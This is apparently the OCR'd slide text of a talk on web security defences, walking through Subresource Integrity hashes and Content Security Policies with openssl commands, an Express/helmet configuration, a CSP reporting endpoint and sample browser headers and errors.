
browser compares hash against integrity attribute in tag

content is loaded


content is not loaded

Embedding an SRI in your site

First, generate the cryptographic hash of your external script



```
chad@thereaper ~ 🚀 $ cat FILENAME.js | openssl dgst -sha384 -binary | openssl -base64 -A
```



```
chad@thereaper ~ 🚀 $ shasum -b -a 384 FILENAME.js | awk '{ print $1 }' | xxd -r -p | base64
```

https://www.srihash.org/


Embedding an SRI in your site

Second, add the generated hash to the script call

```
<script
  src="https://example.com/example-framework.js"
  integrity="sha384-oqVuAfXRKap7fdgcCY5uykM6+R9GqQ8K/uxy9rx7HNQlGYl1kPzQho1wx4JwY8wC"
  ...>
</script>
```

Subresource Integrity Checking


When SRIs fail



```
Failed to find a valid digest in the 'integrity' attribute for        (index):1
resource 'https://cdnjs.cloudflare.com/ajax/libs/jquery/2.2.2/jquery.min.js'
with computed SHA-256 integrity '36cp2Co+/62rEAAYHLmRCPIych47CvdM+uTBJwSzWjI='.
The resource has been blocked.
```

Subresource Integrity Checking

Are SRIs supported by my browser?



Subresource Integrity - REC

Usage % of all users ?

Global 92.58%

Subresource Integrity enables browsers to verify that file is delivered without unexpected manipulation.

IE	Edge *	Firefox	Chrome	Safari	Opera	iOS Safari *	Opera Mini *	Android Browser *	Opera Mobile *	Chrome for Android	Firefox for Android	UC Browser for Android	Samsung Internet	QQ Browser	Baid Brow
						🟥 3.2-10.3									
	🟥 12-16	🟥 2-42	🟥 4-44	🟥 3.1-10.1	🟥 10-31	🟥 [1] 11.2							🟥 4		
🟥 6-10	🟩 17	🟩 43-71	🟩 45-78	🟩 11-12.1	🟩 32-63	🟩 11.3-13.1		🟥 2.1-4.4.4	🟥 12-12.1				🟩 5-9.2		
🟥 11	🟩 18	🟩 72	🟩 79	🟩 13	🟩 64	🟩 13.2	🟥 all	🟩 76	🟩 46	🟩 79	🟩 68	🟩 12.12	🟩 10.1	🟩 1.2	🟩 7.1
	🟩 76	🟩 73-74	🟩 80-82	🟩 TP		🟩 13.3									

[1] Can be enabled via the "Experimental Features" developer menu

But what happens if the script updates?

Current Issues of Web Development Security

Subresource Integrity Checking

Content Security Policies

Expect Certificate Transparency

Certificate Authorization Authority

Security Contacts Standard

Content Security Policies

The complement to SRIs

A good content security policy (CSP) would have stopped the crypto miner from being loaded

Can be implemented as part of a response header or meta tags

Allow reporting-only on CSP violations without actually enforcing a CSP

Allow you to white-list the sources of different content types

Effectively says, “yes you can run whatever you want in this file, but you can only load from these places”


Content Security Policies

Content security policies as meta tags

```
<meta http-equiv="Content-Security-Policy" content="default-src 'none'; connect-src
bloghelpers.troyhunt.com links.services.disqus.com www.google-analytics.com
stats.g.doubleclick.net syndication.twitter.com troyhunt.report-uri.com
troyhunt.report-uri.com; font-src 'self' cdnjs.cloudflare.com fonts.gstatic.com;
frame-src disqus.com c.disquscdn.com www.google.com www.youtube.com
player.vimeo.com twitter.com platform.twitter.com syndication.twitter.com omny.fm
pastebin.com; img-src 'self' c.disquscdn.com referrer.disqus.com
stats.g.doubleclick.net www.google-analytics.com www.gstatic.com
syndication.twitter.com platform.twitter.com *.twimg.com data:; script-src 'self'
c.disquscdn.com disqus.com troyhunt.disqus.com www.google.com www.google-
analytics.com www.gstatic.com cdnjs.cloudflare.com platform.twitter.com
cdn.syndication.twimg.com syndication.twitter.com gist.github.com/troyhunt/
'sha256-dblwN9MUF0KZKfqYU7U9hiLjNSW2nX1koQRMVTelpsA=' 'sha256-
4JqPqO/eQLWuWw1AE7dCvI9hPwiBcw0gy7uoLqS0ncg=' 'sha256-
q7PyCIWqx04xiOpJNrqiwsSEIdeaqyhUMFifRsUwUDk=' cdn.report-uri.com; style-src 'self'
'unsafe-inline' c.disquscdn.com cdnjs.cloudflare.com fonts.googleapis.com
platform.twitter.com ton.twimg.com assets-cdn.github.com github.githubassets.com;
prefetch-src c.disquscdn.com disqus.com; upgrade-insecure-requests">
```

Content Security Policies


Content security policies with reporting as response headers



```javascript
const express = require('express');
const helmet = require('helmet');

const app = express();

app.use(helmet());
app.use(helmet.contentSecurityPolicy({
  directives: {
    defaultSrc: ["'none'"],
    imgSrc: ["'self'", 'c.discquscdn.com', 'disqus.com',
    'www.google.com', 'www.gstatic.com', 'cdnjs.cloudflare.com'],
    styleSrc: ["'self' 'unsafe-inline'", 'maxcdn.bootstrap.com',
    'github.githubassets.com'],
    reportUri: '/report-uri',
    upgradeInsecureRequests: true
  },
  reportOnly: true
}));

app.listen(3000, console.log('app running on 3000...'));
```

Content Security Policies


Content security policies with a reporting URL handled by my web server



```javascript
const express = require('express');
const helmet = require('helmet');

const app = express();

app.use(helmet());
app.use(helmet.contentSecurityPolicy({
  directives: {
    defaultSrc: ["'none'"],
    imgSrc: ["'self'", 'c.discquscdn.com', 'disqus.com',
    'www.google.com', 'www.gstatic.com', 'cdnjs.cloudflare.com'],
    styleSrc: ["'self' 'unsafe-inline'", 'maxcdn.bootstrap.com',
    'github.githubassets.com'],
    reportUri: '/report-uri',
    upgradeInsecureRequests: true
  },
  reportOnly: true
}));

app.post(`api/csp/report`, (req, res, next, err) => {
  console.log('CSP Header Violation: ', req.body['csp-report']);
  res.status(204).end();
});

app.listen(3000, console.log('app running on 3000...'));

```

Content Security Policies


Content security policies as response headers in the browser



```
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Cache-Control: public, max-age=0
Connection: keep-alive
Content-Length: 768
Content-Security-Policy: font-src 'self' fonts.googleapis.com fonts.gstatic.com; style-src 'self' fonts.googlea
pis.com 'sha256-47DEQpj8HBSa+/TImW+5JCeuQeRkm5NMpJWZG3hSuFU=' 'sha256-ZNjSNj45OCvmyTjomByvjqGXe34doBdAtXNWjM
0Xxdk=' 'sha256-HhiOpPKOOedH0MES0F7XebiAGejOZp31Bo6s+P8AiGU=' 'sha256-wO2NAw6H+IPKj8F8fyI181c891k7NMJa5atXnC
mlfzA=' 'sha256-amVjlBQI6+z4pqVr2TEs6srOdueRk3s4Qpsv9vTBprM=' 'sha256-R1pA1VuQfv+vnS/qLXJ5RHYjuMbBUNz6eW9FD1
n7ohM=' 'sha256-F4zXjmihs/u1mI8Jr8uwmP6U9RDffnqjkBP/qxUtgVs=' 'sha256-HXpFzWLmlQ/nd39XjCuD7iUOXOys1RXsGqkP5Z
qahyY=' 'sha256-MD7t3wz1l1DyiqtdDOVCk1iUZtxWF/sRzZ8GFcfrn34=' 'sha256-ERlbKdOTb5VwoGGlTgk9FqqxfutOUcSJPY0uXa
J9tPk=' 'sha256-oBFTyWUR8pji6AIv/Z4Dxq5rvbCAf88+YvElwUlpT2o=' 'sha256-c3YNIROi+xjRopaMsurrAwCwxKZHpuYN1uag/G
KU+UI=' 'sha256-v+FzXlTIvq51LGwTemptQ8BgQ3wlY82U89xI7oh0xIU=' 'sha256-0ryaLEO4jKrwg6d2+VDtdv1EbgYiFmMOZvt5d4
ccavA=' 'sha256-zwIwLBAwdWncVS4DvTCtJGVpecYme3DMn99oYNOWuUk=' 'sha256-Mk5KkRuVPi9K3uMOLQoVd0bUGb1YSxvvF7Fw64
K1NTM=' 'sha256-4Su6mBWzEIFnH4pAGMOuaeBrstwJN4Z3pq/s1Kn4/KQ='; report-uri /api/csp/report; upgrade-insecure-
requests
Content-Type: text/html; charset=UTF-8
Date: Wed, 15 Jan 2020 22:57:51 GMT
ETag: W/"300-16f8b638753"
Last-Modified: Thu, 09 Jan 2020 17:39:13 GMT
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
```

Content Security Policies

Content security policy violations in the browser



```
Angular is running in the development    core.js:3123
mode. Call enableProdMode() to enable the production
mode.

▶Refused to apply inline     platform-browser.js:933
style because it violates the following Content
Security Policy directive: "style-src 'self'
fonts.googleapis.com 'sha256-
47DEQpj8HBSa+/TImW+5JCeuQeRkm5NMpJWZG3hSuFU='
'sha256-ZNjSNj45OCvmyTjomByvjqGXe34doBdAtXNWjM0Xxdk='
